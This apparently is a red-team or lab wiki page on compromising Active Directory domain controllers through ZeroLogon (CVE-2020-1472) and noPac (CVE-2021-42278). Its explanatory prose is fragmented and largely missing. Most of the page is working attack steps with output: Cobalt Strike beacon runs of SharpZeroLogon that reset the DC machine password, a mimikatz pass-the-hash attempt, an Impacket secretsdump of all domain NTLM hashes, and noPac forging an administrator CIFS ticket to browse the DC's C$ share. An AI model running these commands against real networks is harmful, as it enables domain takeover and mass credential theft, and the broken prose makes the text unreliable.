

# CVE-2020-1472 ZeroLogon

ZeroLogon

Netlogon

AES-CFB8


16

(IV) Microsoft

0 IV 0

1/2

## AES-CFB8 encryption (all-zero IV and plaintext)



Netlogon (RPC)

<https://github.com/leitosama/SharpZeroLogon> exp

dc01

zerologon

```

beacon> execute-assembly sharpzerologon.exe dc01.prod.raven-med.local
[*] Tasked beacon to run .NET program: sharpzerologon.exe dc01.prod.raven-med.local
[+] host called home, sent: 113833 bytes
[+] received output:
Performing authentication attempts...
=====
[+] received output:
=====
[+] received output:
=====
[+] received output:
=====
[+] received output:
=====
[+] received output:
=====
Success! DC can be fully compromised by a Zerologon attack.

```

**-reset**      **dc01**

```

beacon> execute-assembly sharpzerologon.exe dc01.prod.raven-med.local -reset
[*] Tasked beacon to run .NET program: sharpzerologon.exe dc01.prod.raven-med.local -reset
[+] host called home, sent: 113847 bytes
[+] received output:
Performing authentication attempts...
=====
Success! DC can be fully compromised by a Zerologon attack.
Done! Machine account password set to NTLM: 31d6cfe0d16ae931b73c59d7e0c089c0

```

**dc01**      **NTLM**      **pth /class.exe PPL**      **CobaltStrike**      **PTH**      **PPL**)

```

beacon> pth prod\dc01$ 31d6cfe0d16ae931b73c59d7e0c089c0
[-] pth error: this command requires administrator privileges
[+] host called home, sent: 108 bytes

```

```

beacon> pth prod\dc01$ 31d6cfe0d16ae931b73c59d7e0c089c0
[*] Tasked beacon to run mimikatz's sekurlsa:pth /user:dc01$ /domain:prod /ntlm:31d6cfe0d16ae931b73c59d7e0c089c0 /run:"%COMSPEC% /c echo fa87d2ef7d6 > \\.\pipe\43f73a" command
[+] host called home, sent: 296114 bytes
[-] Failed to open token
[+] received output:
user      : dc01$
domain    : prod
program   : C:\Windows\system32\cmd.exe /c echo fa87d2ef7d6 > \\.\pipe\43f73a
impers.   : no
NTLM      : 31d6cfe0d16ae931b73c59d7e0c089c0
| PID 3756
| TID 3180
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)
ERROR kuhl_m_sekurlsa_pth_luid ; memory handle is not KULL_M_MEMORY_TYPE_PROCESS

```

**Impacket**      **secretdump**

```

proxychains secretdump.py -dc-ip 172.16.1.11 -just-dc -hashes
: 31d6cfe0d16ae931b73c59d7e0c089c0 'dc01$' @prod.raven-med.local

```

```

└─ # proxychains secretsdump.py -dc-ip 172.16.1.11 -just-dc -hashes :31d6cfe0d16ae931b73c59d7e0c089c0 'dc01$'@prod.raven-med.local
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.10.1.dev1+20230116.181610.efcaec35 - Copyright 2022 Fortra

[proxychains] Dynamic chain ... 127.0.0.1:1080 ... prod.raven-med.local:445 ... OK
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... prod.raven-med.local:135 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... prod.raven-med.local:49669 ... OK
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e7d6a507876e2c8b7534143c1c6f28ba:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:94b3020b55c558748fdf5c1521bc5194:::
sql_service:1601:aad3b435b51404eeaad3b435b51404ee:6ac4f2f23875a34780759d9a9932cd1a:::
app_security:1602:aad3b435b51404eeaad3b435b51404ee:d33b15ba0f27dbf0fd56cd54b1db1ade:::
network_security:1603:aad3b435b51404eeaad3b435b51404ee:d33b15ba0f27dbf0fd56cd54b1db1ade:::
alice:1605:aad3b435b51404eeaad3b435b51404ee:b8f8e199032b942917462188805a5d5d:::
harold:1606:aad3b435b51404eeaad3b435b51404ee:2e7c9d803897b32c77884368807e9b7a:::
backup_operator:1607:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
john:1608:aad3b435b51404eeaad3b435b51404ee:f442e0cc228d1a0cb4621ebce433bcd:::
newman:1611:aad3b435b51404eeaad3b435b51404ee:a982a943ebd74487b7631d7edb3f34de:::
jim:1612:aad3b435b51404eeaad3b435b51404ee:b7d55956c9f36a798e67ff91ab17e11e:::
carl:1613:aad3b435b51404eeaad3b435b51404ee:72f11d3457f878c59bcb5354d0ee58b2:::
fusco:1614:aad3b435b51404eeaad3b435b51404ee:50c967a9a3ae55672a759c3f68b2ac77:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WEB01$:1107:aad3b435b51404eeaad3b435b51404ee:ee2f1f5614734e35a505c99f18278eef:::
FILE01$:3101:aad3b435b51404eeaad3b435b51404ee:01e1106402c8d23fb2188c717f8a8b3:::
SRV01$:3103:aad3b435b51404eeaad3b435b51404ee:e0f91c69aeb84b0ed14319c409a9ed04:::
fake$:3601:aad3b435b51404eeaad3b435b51404ee:579110c49145015c47ecd267657d3174:::
RAVEN-MED$:1103:aad3b435b51404eeaad3b435b51404ee:ded0f5790aeb35bbebe24389135a6c40:::

```

# CVE-2021-42278 NoPAC

10

BYOD Srv01\$

CN=DC05 Properties

? X

Attribute Editor
Security

Attributes:

Attribute	Value
pwdLastSet	3/27/2023 6:41:09 PM Pacific Daylight Time
registeredAddress	<not set>
replPropertyMetaData	AttID Ver Loc.USN Org.DSA
replUpToDateVector	<not set>
repsFrom	<not set>
repsTo	<not set>
revision	<not set>
rid	<not set>
ridSetReferences	CN=RID Set,CN=DC05,OU=Domain Controllers
roomNumber	<not set>
sAMAccountName	DC05\$
sAMAccountType	805306369 = ( MACHINE_ACCOUNT )
scriptPath	<not set>
secretary	<not set>

Edit
Filter

OK
Cancel
Apply
Help

SPNsAMAccountName CVE-2022-26923 SPN \$AMAccountName ( SPN  
sAMAccountName Rubeus\$TGT /user \$ \$AMAccountName TGT S4U2Self  
sAMAccountName \$KDC

<https://github.com/Ridter/noPac> exp

```
beacon> execute-assembly nopac.exe scan -domain white-bird.local -user serveradm -pass "Summer2024!"  
[*] Tasked beacon to run .NET program: nopac.exe scan -domain white-bird.local -user serveradm -pass "Summer2024!"  
[+] host called home, sent: 497325 bytes  
[+] received output:  
[+] Got TGT from dc05.white-bird.local. Ticket size: 555
```

Rubeus Dc05\$ TGT CIFS TGS

```
nopac.exe -domain white-bird.local -user serveradm -pass "Summer2024!" /dc dc05.white-bird.local /mAccount nopac /mPassword Passw0rd /service cifs /ptt
```

```
beacon> execute-assembly nopac.exe -domain white-bird.local -user serveradm -pass "Summer2024!" /dc dc05.white-bird.local /mAccount nopac /mPassword Passw0rd /service cifs /ptt  
[*] Tasked beacon to run .NET program: nopac.exe -domain white-bird.local -user serveradm -pass "Summer2024!" /dc dc05.white-bird.local /mAccount nopac /mPassword Passw0rd /service cifs /ptt  
[+] host called home, sent: 497477 bytes  
[+] received output:  
[+] Distinguished Name = CN=nopac,CN=Computers,DC=white-bird,DC=local  
[+] Machine account nopac added  
  
[+] received output:  
[+] Machine account nopac attribute serviceprincipalname cleared  
[+] Machine account nopac attribute samaccountname updated  
[+] Got TGT for dc05.white-bird.local  
[+] Machine account nopac attribute samaccountname updated  
[+] Action: S4U  
  
[*] Using domain controller: dc05.white-bird.local (172.16.1.51)  
[*] Building S4U2Self request for: 'dc05@WHITE-BIRD.LOCAL'  
[*] Sending S4U2Self request  
[+] S4U2Self success!  
[*] Substituting alternative service name 'cifs/dc05.white-bird.local'  
[*] Got a TGS for 'administrator' to 'cifs@WHITE-BIRD.LOCAL'  
[*] base64(ticket.kirbi):  
  
doIFqjCCBaagAwIBBaEDAgEWooIEmzCCBJdhggSTMIIEj6ADAgEFoRiBEFdlSVRFLUJJUkQuTE90QUYiKDAmoAMCAQGHZAdGwRjwZzGzVkyZAiLndoaXRLLWJpcmQubG9jYmYjggRIMIIERKADAgESoQMCAQSiGgQ2BIEMjV9C9Kj0QFDiPrdjjWzLi5pF3  
[+] Ticket successfully imported!
```

dc05

```
beacon> ls \\dc05.white-bird.local\c$
[*] Tasked beacon to list files in \\dc05.white-bird.local\c$
[+] host called home, sent: 44 bytes
[*] Listing: \\dc05.white-bird.local\c$\
```

Size	Type	Last Modified	Name
----	----	-----	----
	dir	09/15/2018 00:19:00	\$Recycle.Bin
	dir	01/20/2023 19:43:56	Documents and Settings
	dir	09/15/2018 00:19:00	PerfLogs
	dir	01/20/2023 15:35:25	Program Files
	dir	01/20/2023 15:35:26	Program Files (x86)
	dir	04/02/2023 13:14:02	ProgramData
	dir	01/20/2023 19:44:02	Recovery
	dir	01/20/2023 15:48:48	System Volume Information
	dir	01/20/2023 15:35:21	Users
	dir	05/01/2023 01:09:33	Windows
512mb	fil	05/02/2023 10:44:28	pagefile.sys

---

Revision #11

Created 5 September 2022 03:05:32 by

Updated 2 May 2023 20:56:20 by